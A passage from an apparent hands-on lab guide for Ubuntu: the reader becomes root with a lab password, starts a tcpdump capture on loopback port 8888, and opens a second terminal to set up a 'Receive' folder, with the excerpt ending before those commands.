


15. In the **Terminal** window, type **sudo su** and press **Enter** to gain super-user access.


16. Ubuntu will ask for the password; type **toor** as the password and press **Enter**.

Note: The password that you type will not be visible in the terminal window.






17. Type **tcpdump -nvvx port 8888 -i lo** and press **Enter** to start a tcpdump.



18. Now, leave the tcpdump listener running and open a new Terminal window. To do so click on + icon in the **Terminal** window.

May 18 05:21




19. A new **Terminal** tab appears; type the commands below to create, and then navigate to the **Receive** folder on **Desktop**:

